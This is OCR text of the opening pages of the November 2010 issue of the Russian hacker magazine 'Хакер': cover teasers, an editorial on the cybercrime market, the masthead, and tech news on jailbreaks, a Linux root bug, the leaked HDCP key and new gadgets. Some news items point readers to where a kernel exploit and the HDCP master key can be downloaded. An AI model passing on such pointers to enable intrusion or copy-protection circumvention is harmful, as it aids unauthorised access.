ИССЛЕДУЕМ ОШИБКИ В БАНКОВСКОМ СОФТЕ СТР. 50

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР 11 (НОЯБРЬ) 2010

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

НОЯБРЬ 11 (142) 2010

ЧТО НАМ ДАСТ HTML5?
СТР. 26

ГАСИМ АНТИВИРУСЫ

ЭВРИСТИКА, КОТОРУЮ МЫ ПОИМЕЛИ
СТР. 76

ГАСИМ АНТИВИРУСЫ / ЭВРИСТИКА, КОТОРУЮ МЫ ПОИМЕЛИ

(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 10011

+

ВНУТРЕННОСТИ ТРОЯНА ZEUS
METERPRETER В ДЕЛЕ
CHAOS CONSTRUCTIONS 2010: КАК ЭТО БЫЛО
УЯЗВИМОСТИ В ДРАЙВЕРАХ ПРОАКТИВНЫХ ЗАЩИТ

АТАКА CISCO

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ НА МАРШРУТИЗАТОРАХ С ПОМОЩЬЮ TCL
СТР. 64

142



INTRO

Хакерское ремесло и связанная с ним область знаний окончательно расслоились. С одной стороны существует рынок пентеста/аудита и whitehat-сообщество «технических специалистов в области ИБ», а с другой — огромный неформализованный черный рынок услуг, софта и информации, который питается сотнями миллионов долларов, ежегодно воруемых в уже развитых и еще развивающихся странах мира.

Желая иметь маржу 4000%, в cyber crime устремилось огромное число «предпринимателей», ни черта не соображающих в таких словах как ring0 и nginx, но готовых проинвестировать $15k в покупку чужого троя и его загрузку на 30-40 тыс. американских компьютеров с бизнес-трафика.

Примерно представляя объемы этого черного рынка, никак не получается удивляться громким арестам последнего времени: тут арестовали 30 дропов, там — 10. Все это капля в море: в бизнес вовлечены десятки тысяч человек, а до непосредственных организаторов аресты и следственные действия доходят крайне редко, дропы же здесь — расходный материал.

Хороший сигнал заключается в том, что сейчас очень быстро развивается белый рынок пентеста, аудита и «софта для безопасности», который остро нуждается в молодых ИБ-специалистах и, стало быть, готов в той или иной форме щедро оплачивать их работу.

Есть также фундаментальные представления о том, что высококлассные технические специалисты — это, чаще всего, умные, образованные люди, которым мама в детстве доступно объяснила, что для кармы хорошо, а что — плохо. Именно поэтому большая их часть не будет стремиться к незаконной карьере, если существует возможность найти для себя лифт в полезной обществу форме.

Мой прогноз в этой области на следующие 5 лет:

1. Рост cyber crime рынка в абсолютном выражении
2. Тренд на снижение доли мошеннических операций в общем вале электронных финансовых транзакций
3. Окончательное исчезновение грани между «электронной» и реальной преступностью
4. Значительный рост электронного мошенничества и краж из е-банкингов в РФ.

Поживем — увидим.

nikitozz, гл. ред. Х
udalite.livejournal.com
http://vkontakte.ru/club10933209

CONTENT

MegaNews

FERRUM

PC_ZONE

ВЗЛОМ

MALWARE


СЦЕНА

ЮНИКСОЙД

КОДИНГ

SYN/ACK

ЮНИТЫ







050

Банк-клиент — правила выживания

Фатальные ошибки в банковском ПО



076

Краш-тест антивирусов: тройная пенетрация

Nod32, Avast, Avira: проверим их на стрессоустойчивость



082

В гостях у Zeus'а Громовержца

Исследуем внутренности падшего бога троянописателей

106

Опять ты, Брут?

Изучаем возможности «прокси наоборот» на примере брутфорсера

/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN/ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Юлия Адасинская
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд», 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
>Менеджер по продаже Gameland TV
Марина Румянцева
(rumyantseva@gameland.ru)
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
(korenfeld@gameland.ru)
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер
Татьяна Яковлева

/РАСПРОСТРАНЕНИЕ:

/ Тел.: (495) 935-4034, **факс:** (495) 780-8824
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@gameland.ru)
>Руководитель отдела подписки
Гончарова Марина
(goncharova@gameland.ru)
>Руководитель спецраспространения
Лукичева Наталья (lukicheva@gameland.ru)

> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству вложенных дисков ,пишите по адресу: claim@gameland.ru.
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

Мария «Mifrill» Нефедова **mifrill@real.xakep.ru**



MEGANEWS

Обо всем за последний месяц

PS3 МОЖНО ВЗЛОМАТЬ С ПОМОЩЬЮ КАЛЬКУЛЯТОРА



Совсем недавно мы рассказывали о том, что защита Sony PlayStaiton 3, которую не могли вскрыть почти три года, пала — в Сети появился магазин, продающий USB-донглы для джейлбрейка консоли. Эта история получила интересное продолжение. Продажу донглов смогли приостановить довольно быстро (австралийских авторов устройства прижали антипираты и власти), и не менее быстро компания Sony отреагировала на известие о найденной дырке — уязвимость, которой пользовались хакеры, прикрыли, выпустив новую прошивку 3.42. Но, как гласит старая пословица: «шило в мешке не утаишь». На смену платным USB-устройствам пришел совершенно бесплатный эксплойт, который не замедлил появиться и распространиться в Сети. И не успели геймеры порадоваться такому повороту событий, как предприимчивые энтузиасты обнаружили, что это ПО можно портировать... на смартфоны. Первой ласточкой стала Nokia N900, за ней — Palm Pre, потом подтянулись устройства на базе Android и, конечно, девайсы от Apple. Джейлбрейк приставки при помощи смартфона — казалось бы, что может быть безумнее? Отвечаем: джейлбрейк приставки при помощи программируемого калькулятора TI-84 Plus :). Нет, это не шутка, ты можешь своими глазами посмотреть на пруф-видео по адресу http://brandonw.net/ps3jb и почитать крайне занимательный FAQ. Что до более простых вариантов взлома, все ссылки и описания методов доступны на сайте http://psx-scene.com.

Согласно рейтингу журнала Forbs, Билл Гейтс вновь был признан самым богатым американцем. Он возглавил список в 17-й раз. Его состояние оценивается в $54 млрд.

КОНФЕРЕНЦИЯ ВИРУСМЕЙКЕРОВ




Мы частенько рассказываем тебе об интересных ивентах разного рода, в том числе о хакерских конференциях, форумах, съездах и так далее. Однако оказалось, что некоторым представителям IT-сцены тесно в рамках таких мероприятий, как DEFCON, BlackHat и HITB. А если говорить конкретнее, то недовольны текущим положением вещей оказались... этичные вирусмейкеры. Да, оказывается, такие существуют, и более того, эти перцы решили учредить свою собственную конференцию — MalCon (www.malcon.org). Согласно FAQ с официального сайта MalCon вовсе не будет пропагандировать бесконтрольное создание всевозможной цифровой заразы. Напротив, предполагается, что высоконравственные мальварь-кодеры будут ради всеобщего блага доносить до представителей индустрии IT-безопасности все тонкости написания вредоносного кода. Да и вообще, эти парни полагают, что писать мальварь — не так уж и плохо, ведь это можно делать, например, в исследовательских целях. Все тот же FAQ на сайте сообщает, что ивент абсолютно легален, согласован с властями и не является «ловушкой для хакеров» :). Мероприятие запланировано на начало декабря и пройдет в Индии в городах Мумбай и Пуна.

Разумные технологии для разумной планеты

Решения для совместной работы оптимизируют рабочие процессы

Знаете ли вы, что сегодня в мире насчитывается почти миллиард мобильных сотрудников? Но как оперативно найти специалистов и данные, необходимые для выполнения работы? Собрать все средства взаимодействия и совместной работы в единой интегрированной платформе – только первый шаг. На разумной планете компании должны учитывать способы работы сотрудников и адаптироваться к ним. Открытый подход IBM помогает решать особые задачи – текущие и будущие. Возможность поиска в реальном времени людей, как и простота универсальных интерфейсов различных устройств, повышает эффективность совместной работы сотрудников, клиентов, поставщиков и партнеров независимо от того, где они находятся – в офисе, дома или на улице.

Разумный бизнес требует разумных решений, систем и сервисов.
Сделаем планету разумнее. ibm.com/ucc/ru



СТАРАЯ-НОВАЯ ДЫРКА В ЯДРЕ

Пару лет назад исследователь в области IT-безопасности Бэн Хокс обнаружил в 64-разрядных Linux-ядрах root-уязвимость, которая позволяла непривилегированному юзеру получить доступ к системе (проблема крылась в небезопасной трансляции 32-битных вызовов). Баг тогда пофиксили, и все о нем благополучно забыли. Каково же было удивление Бэна Хокса, когда недавно он обнаружил знакомую дырку на прежнем месте! Оказывается, воды с 2008 года утекло немало, первоначальный патч вызвал регрессию, код снова «поправили», и уязвимость вернулась. Хокс немного переработал свой старый эксплойт и сумел заставить его работать и на нынешних 64-битных ядрах. Кстати, эксплойт для проверки системы можно найти по адресу seclists.org/fulldisclosure/2010/Sep/268. Подвержены означенной напасти оказались Ubuntu, Slackware, Gentoo, Mandriva, openSUSE, Fedora и Debian. Ядра в дистрибах RHEL и CentOS версий 3 и 4 (не 5.x!), по заверениям компании RedHat, в полном порядке, так как для них тот самый патч принят не был.




В Open Office обнаружены сразу две критические уязвимости. Всего за этот год в открытом «офисе» найдено 12 серьезных багов.

APP STORE ОТ INTEL



В ходе ежегодного мероприятия IDF (Intel Developer Forum) 2010 компания Intel провела презентацию, посвященную AppUp — своему магазину приложений для нетбуков других устройств на базе процессоров Atom. Итак, бета-тест магазина приложений окончен, официальное открытие уже состоялось, что легко проверить, зайдя по адресу www.appup.com. Уже этой осенью на прилавках магазинов США, Индии и Великобритании обещают появиться девайсы, на которых софтина AppUp Center будет предустановленна.
Пользователи, уже обладающие гаджетами «от Intel» тоже не останутся обделенными: для них предусмотрена возможность скачать AppUp Center в качестве утилиты. Как и в любом другом магазине приложений, в AppUp будут как платные, так и бесплатные программы на любой вкус (над их созданием уже сейчас трудятся 23 000 разработчиков). Что интересно, для всего платного софта предусмотрен полнофункциональный 24-часовой триал, в ходе которого можно потестить софт и решить, стоит ли его покупать. Все программы магазина совместимы с платформами Windows и MeeGo Linux, а также адаптированы под обыкновенный «современный нетбук» (сферический в вакууме, не иначе). В ближайшем будущем в Intel планируют обеспечить доступ к магазину для планшетных ПК, телевизионных приставок и других девайсов с Atom «под капотом».

В DELL СОЗДАЛИ НОВОГО ТРАНСФОРМЕРА



Компания Dell не на шутку удивила и порадовала все айтишное сообщество, представив в ходе конференции IDF 2010 компьютер Dell Inspiron Duo. Этот причудливый гибрид планшетника и нетбука совершенно не похож на другие трансформеры, так как в отличие от конкурирующих моделей в Inspiron Duo трансформация выполняется за счет поворотного крепления, которое расположено внутри (!) рамки, окружающей дисплей. Легким движением руки дисплей поворачивается на 180 градусов, и у тебя в руках оказывается или планшетник, или нетбук. Девайс работает под управлением Windows 7 и, по предварительным данным, имеет на борту следующие железки: двухъядерный Intel Atom N550 (1,5 ГГц), 2 Гб оперативной памяти, HDD или SSD объемом 160 или 32 Гб. К сожалению, информацию о других вариантах комплектации, цену и дату начала продаж в Dell пока не разглашают, но мы обещаем держать тебя в курсе.

3D В КАРМАНЕ



Рынок последнее время изобилует анонсами о все новых и новых планшетных ПК — почти все производители, глядя на успехи Apple, принялись конструировать собственные «таблетки». Однако у некоторых компаний устройства получаются более интересными, чем у других. На этот раз отличились корейцы, первыми сообразившие, что бешеный спрос сейчас наблюдается не только на планшетники, но и на любые девайсы с поддержкой 3D. «Таблетка» компании i-Station называется лаконично — Z3D, и, как не трудно понять из названия, 7-дюймовый сенсорный экран (800x480) планшета поддерживает режим стерео. Конечно, чтобы увидеть трехмерку, тебе понадобятся поляризационные очки, но «безочкового» 3D хорошего качества пока, к сожалению, не существует в природе. Работает устройство под управлением Google Android 2.1, что определенно неплохо, но зато Z3D имеет довольно слабые «железные» характеристики: процессор Telechips 8901 — 720 МГц, 256 Мб оперативной памяти, поддержка Wi-Fi 802.11b/g и Bluetooth, FM-приемник, цифровой TV-тюнер, поддержка Full-HD. Устройство будет поставляться в двух вариациях: с 32 Гб встроенной памяти на борту, и с 64 Гб. В пользу планшета говорит то, что стоимость младшей модели составит всего порядка $500. Продажи начнутся уже в ноябре.



Результаты исследования лаборатории PandaLabs гласят, что почти 25% вирусов пишутся специально для распространения через USB-девайсы.


IOS И ДЖЕЙЛБРЕЙКЕРЫ



Чуть выше мы уже рассказали о состоявшейся в сентябре презентации обновленных продуктов Apple, но на презентации была представлена и еще одна не «железная» новинка. Apple выпустила версию 4.1 своей операционки iOS, вокруг джейлбрейка которой разворачивается настоящая невидимая битва. Apple вообще-то выступает против разлочки своих девайсов: пытается придумать легальные способы отключать такие устройства от сети, все время напоминает, что джейлбрейк устройства лишает его гарантии, и выпускает новые прошивки, оперативно закрывая дыры, при помощи которых аппараты «вскрывают». Самое забавное в том, что пока все это не слишком-то помогает. Так, команда Dev-Team, которая оперативно снабжает общественность джейлбрейками для новых прошивок, просто проигнорировала выход версии 4.0.2. Дело в том, что 4.0.2 несла в себе лишь одно изменение — закрывала брешь, используемую для анлока :). Парни из Dev-Team не стали раньше времени раскрывать свои карты и демонстрировать новые способы взлома, дождавшись выхода iOS 4.1. И новая прошивка уже поддалась их напору, на этот раз благодаря багу в загрузочной области ROM! В Dev-Team утверждают, что для ликвидации этой дыры Apple потребуется серьезно перекапывать программную часть устройств, или же вовсе модифицировать аппаратную составляющую.

Уже в октябре появятся первые телевизоры с поддержкой GoogleTV. Прямо с пульта ты сможешь серфить Инет, смотреть видео с YouTube, просматривать программу передач, искать записи различных шоу.

КРЕДИТКИ 2.0



Уже не первый год в исследовательских центрах по всему миру кипит работа над созданием более совершенных софтверных систем и аппаратных решений, способных защитить наши банковские счета и карты от посягательств взломщиков. Интересную разработку в этой области продемонстрировала на конференции DEMO американская компания Dynamics. Инженеры компании показали прототипы двух пластиковых карт нового поколения: MultiAccount и Hidden. Первая карта несет в себе микрокомпьютер, и на ее лицевой поверхности расположены кнопки переключения между счетами. Дело в том, что MultiAccount объединяет в себе сразу два банковских счета, переключение между которыми происходит на лету. Микрокомпьютер же отвечает за смену информации на магнитной полосе. Также карточка комплектуется миниатюрным дисплеем, отображающим информацию о том, какой счет активен в данный момент. Вторая карта (Hidden) оснащена повышенной системой защиты. Лишь 10 из 16 цифр ее номера нанесены на пластик физически, остальные заменяет миниатюрный дисплей. Чтобы увидеть оставшиеся шесть цифр и разблокировать карту, требуется ввести секретный код (на самой карточке имеются кнопки для ввода). После «выключения» карты ее магнитная полоса полностью очищается, так что считать с нее уже ничего не получится. Учитывая, что подобных разработок уже насчитывается немало, интересно, когда же подобные новшества начнут вводить в эксплуатацию банки.

РАЗГОН ПРОЦА ЗА $50




Очень прикольную штуку обнаружили на прилавках магазинов Америки удивленные юзеры, о чем и поспешили поведать парням с сайта Engaget — компания Intel выпустила в продажу карточки для апгрейда процессоров. Если прочитав слово «карточки» ты подумал о неких платах, ты ошибся — карточка в данном случае представляет собой кусок картона с полем: «сотрите защитный слой, чтобы получить код для апгрейда». Похоже, в Intel решили пойти по пути софтверного апгрейда своих продуктов, ведь упомянутые Upgrade Card попросту разблокируют некоторые умышленно залоченные производителем функции процессора за отдельную плату. Пока в продаже были замечены только карты для «апгрейда» процессоров Intel G6951 (на деле они увеличивают пропускную способность чипа, активируя Hyper-Threading, и задействуют дополнительную кэш-память). Цена такого «разгона» равняется ни много ни мало 50 зеленым бумажкам с портретами мертвых американских президентов. Что-то подсказывает нам, что если эта инициатива Intel получит продолжение и широкое применение, хакерские бесплатные версии «апгрейда процов» окажутся не за горами :).



Легендарная компания id Software опубликовала исходные коды уже 5 своих игр: Doom, Quake, Quake 2, Wolfenstein, Return to Castle Wolfenstein



ЙЦУКЕН ОТ МТС



Новый телефон от МТС придется по душе всем любителям текстового общения, будь то SMS, e-mail, Twitter или социальные сети. Аппарат МТС QWERTY представляет собой стильный моноблок в матовом «металлическом» корпусе, оснащенный полноценной qwerty-клавиатурой и удобной клавишей-джойстиком. Картину закономерно дополняет TFT-дисплей с диагональю 2.4" и разрешением 320x240. Под корпусом девайса скрываются: Li-Ion-аккумулятор, способный прожить в режиме ожидания 760 часов, а в режиме разговора — 6,2 часа. МТС QWERTY поддерживает Bluetooth 2.0, USB и карточки microSD до 16 Гб (без карты пользователю доступно порядка 16 Мб памяти в самом аппарате). Имеются также FM-приемник, аудиоплеер, функция записи видеороликов и поддержка Java. Но погоди сетовать на отсутствие 3G, WiFi и прочих «благ цивилизации», ведь впереди самое главное — цена. Стоимость аппарата варьируется от 3490 до 3990 рублей (в зависимости от того, с подключением брать устройство или без)! И это с учетом того, что МТС QWERTY не залочен под конкретного оператора.

КЛЮЧИК ДЛЯ HDCP

Загадочная аббревиатура HDCP расшифровывается как High-bandwidth Digital Content Protection, и за этим названием скрывается технология защиты медиаконтента, созданная корпорацией Intel. HDCP вполне успешно предотвращает незаконное копирование высококачественного видеосигнала, передаваемого через интерфейсы DVI, DisplayPort, HDMI, GVIF или UDI. Хотя уместнее сказать «предотвращала». Дело в том, что в сентябре в Сети был опубликован HDPC Master Key для HDMI, и в Intel уже подтвердили, что это не подделка — ключ настоящий, он работает. Означенная технология широко применяется в Blu-ray-плеерах, телевизорах и других девайсах такого рода — все они имеют свои наборы ключей для шифрования и дешифровки данных. Теперь же, когда скомпрометирован мастер-ключ, а не ключи для какой-то отдельной модели плеера, у хакеров появилась возможность создавать собственные source- и sink-ключи для всех типов вышеупомянутых устройств. Копировать на лету Blu-ray-диски и главное — платные трансляции HD-видео (будь то кабельное телевидение или интернет) должно стать куда проще. Впрочем, в Intel заявляют, что софтверными методами тут не обойтись, и для использования мастер-ключа на полную катушку потребуется разработка специального чипа, который будет вклиниваться между HDCP-передатчиком и HDCP-приемником. В компании полагают, что это должно остановить пиратов, но мы оптимизма Intel не разделяем — наверняка в скором времени на сетевых аукционах и полулегальных барахолках появятся соответствующие устройства. Кстати, сам HDMI Master Key можно найти здесь — rudd-o.com/en/monopolies-of-the-mind/the-hdcp-master-key.



Nokia N8:
БЫСТРЫЙ И СТИЛЬНЫЙ

N-СЕРИЯ СМАРТФОНОВ NOKIA У НАС ВСЕГДА БЫЛА НА ОСОБОМ СЧЕТУ. ЭТИ ИСКЛЮЧИТЕЛЬНО КЛАССНЫЕ ДЕВАЙСЫ ВСЕГДА МОЖНО БЫЛО ИСПОЛЬЗОВАТЬ НЕ ТОЛЬКО КАК СОТОВЫЙ ТЕЛЕФОН, НО ЕЩЕ И КАК МИНИ-КОМПЬЮТЕР, НА КОТОРЫЙ ЛЕГКО УСТАНАВЛИВАЕТСЯ МНОЖЕСТВО РАЗНОГО СОФТА. КАК УЖ ТУТ ПРОЙТИ МИМО ПОЯВЛЕНИЯ ДОЛГОЖДАННОЙ НОВИНКИ В ЭТОЙ ЛИНЕЙКЕ — NOKIA N8, ТЕМ БОЛЕЕ ЧТО В НЕМ ИСПОЛЬЗУЕТСЯ НОВАЯ ОС SYMBIAN^3? ВОТ НАШИ ПЕРВЫЕ ВПЕЧАТЛЕНИЯ.



Внешний вид

Брутальный, стильный, железный — первое, что я подумал, когда взял в руки телефон. У N8 эффектный внешний вид, который мало похож на все другие телефоны, которые выпускает Nokia. Это не слайдер и не раскладушка — здесь нет каких-либо открывающихся частей, это моноблок. При своих размерах (113,5x59,12x12,9мм) и весе в 135 грамм девайс отлично лежит в руке, сразу чувствуется качественная сборка и приятные материалы. Что особенно приятно, большая часть корпуса сделана из алюминия. Nokia отказались от задней крышки, которая часто начинает люфтить. Для аккумулятора сделан специальный отсек, который при необходимости можно открыть, открутив два винтика. Телефон доступен в пяти цветовых решениях, причем каждое выглядит по-своему выигрышно.

Что внутри?

Нельзя не отметить новый 3.5" дисплей с разрешением 640x360 точек, тип AMOLED позволяет отображать до 16,7 млн. цветов. В N8 используется емкостный сенсорный экран, который очень отзывчив. Причем это один из первых продуктов от Nokia, который поддерживает мультитач. Увеличивать масштаб страницы в браузере, изменять размер фотографии в галерее теперь можно простым движением пальцев. Все это работает без задержек и лагов, что неудивительно: N8 — это очень мощный смартфон. Высокую производительность обеспечивает процессор ARM11 680 МГц. И в отличие от других моделей Nokia, в N8 используется сразу 256 Мб оперативной памяти — раньше максимумом было 128 Мб. Для размещения данных используется 16 Гб встроенной памяти, а также слот для карты памяти mircoSD объемом до 32 Гб. Но шустрая работа — это заслуга не только мощного железа.

Новая ОС Symbian^3

Важная часть N8 — это новая операционная система Symbian^3. При разработке ОС большие силы разработчиков были пущены на оптимизацию кода и скорости ее работы. Результат поражает: новая платформа действительно работает гораздо быстрее, это заметно с самого первого взгляда. Благодаря увеличенному объему оперативной памяти вполне реально запускать десяток приложений и комфортно работать, вообще не выгружая их из памяти. Фирменная карточка новой Symbian^3 — это новый пользовательский интерфейс с тремя рабочими столами. Каждый рабочий стол настраивается как тебе удобно — на рабочей поверхности помещаются всевозможные виджеты. В результате на экране всегда могут быть ярлычки для доступа к важным приложениям или контактам, виджеты приложений (например, для подключения к Wi-Fi сети), новости, подгруженные через RSS, или обновление статусов друзей в социальных сетях. Причем интеграция с социальными сетями выполнена максимально прозрачно.

Мультимедийная часть

Нет проблем, скажем, сделать фотографию и сразу отправить ее в свой профиль в социальных сетях. Это очень на руку, потому что фотографировать с таким девайсом захочется часто. Только вдумайся — в этот телефон встроена камера 12 Мпикс (!) с оптикой Carl Zeiss. Видео записывается с разрешением 720p, а выполнить несложный монтаж возможно прямо с телефона: среди встроенного софта появился редактор видео. В N8 вообще большой упор сделан на мультимедийные возможности. На телефоне присутствует разъем HDMI Mini, а в комплект входит специальный переходник для подключения аппарата к телевизору по HDMI. Таким образом, содержимое экрана телефона легко выводится на экран ТВ. Мало этого, ты можешь прямо с телефона воспроизводить HDTV-видео с разрешением 720p и поддержкой 5.1 звука. Кстати, в N8 есть отдельный графический ускоритель с OpenGL 2.0, который поддерживает кучу форматов видео: avi, mkv и т.д.


Наш вердикт

Если в двух словах, то N8 — это определенно самый быстрый Symbian смартфон на сегодняшний день. Благодаря оптимизированной ОС Symbian^3 и увеличенной ОЗУ в памяти можно держать с десяток приложений. Причем программы устанавливаются в два клика через Магазин приложений Ovi. Запуск приложений стал проще за счет виджетов и нового интерфейса с тремя рабочими столами. Доступ к внешнему миру обеспечивают модули Wi-Fi с поддержкой стандарта 802.11n и нового стандарта Bluetooth 3.0. Аккумулятора должно хватать до 390 часов в режиме ожидания и до 720 минут в режиме разговора, что с таким экраном очень неплохо. И при всем этом N8 — это еще кинотеатр в кармане и полноценная 12 Мпикс камера.

«ЯБЛОЧНЫЙ» УРОЖАЙ

В сентябре у кого-то начался новый учебный год, а вот у компании Apple состоялась презентация обновленных продуктов. Стив Джобс как всегда лично представил на суд публики новые iPod Shuffle, Nano и Touch, претерпевшие серьезные изменения. Пожалуй, главным сюрпризом презентации стал сильно «похудевший» Nano (меньше на 46% и легче на 42%), лишившийся колеса управления Clickwheel, камеры, возможности воспроизведения видео и игрушек. Зато теперь он оснащен квадратным тачскрин-дисплеем Retina с диагональю 1.54" и клипсой. Дело в том, что в Apple решили, что целевая аудитория iPod Shuffle и Nano — это спортивные люди, которые часто занимаются фитнесом, бегом и другой активностью. Отсюда и клипса, и экран, который легко переворачивается в нужную сторону двумя пальцами (вдруг во время пробежки плеер повернется вверх ногами). Новые Nano представлены в семи цветах, и стоимость их составляет $149 за версию с 8 Гб памяти и $179 — с 16 Гб.
Не меньше поправок внесли и в iPod Touch. Промежуточное звено между плеерами и iPhone, наконец-то, обзавелось фронтальной камерой, гироскопом, процессором A4 и дисплеем Retina (IPS-матрица с разрешением 960x640 пикселей), точно таким же, как в iPhone 4. Научился Touch и снимать HD-видеоролики. Что интересно, несмотря на столь существенные изменения, цена плеера выросла не сильно: за модель 8 Гб придется отдать $229, за 32 Гб — $299 и за 64 Гб — $399 соответственно. Меньше всех «досталось» нижней модели линейки. iPod Shuffle, по сути, просто вернулся к своему прежнему внешнему виду — кнопка, которой плеер лишился в третьем поколении, теперь снова находится на своем законном месте. Эта модель так же как и Nano оснащается клипсой и поддерживает систему управления голосом VoiceOver. Еще одной приятной новостью стало увеличение времени автономной работы девайса: теперь музыку можно слушать 15 часов без перерыва. Shuffle доступен в пяти цветовых вариантах и представлен одной моделью — на 2 Гб памяти. Его цена равняется $49.
Но одними только iPod Джобс не ограничился — в Apple также серьезно переработали и телевизионную приставку Apple TV. Устройство видоизменилось, уменьшилось в размерах и отныне тоже базируется на процессоре A4. В Apple TV теперь отсутствует хранилище данных, так как весь контент предполагается проигрывать прямо из Сети — приставка обучена работать с iTunes, Netflix, YouTube, Flickr и MobileMe. Также устройство способно за пару кликов «подружиться» с компьютером, iPad, iPhone и iPod Touch, и вывести на большой экран, скажем, фильм или фото. Самое приятное во всей этой истории — цена нового Apple TV. Всего $99.









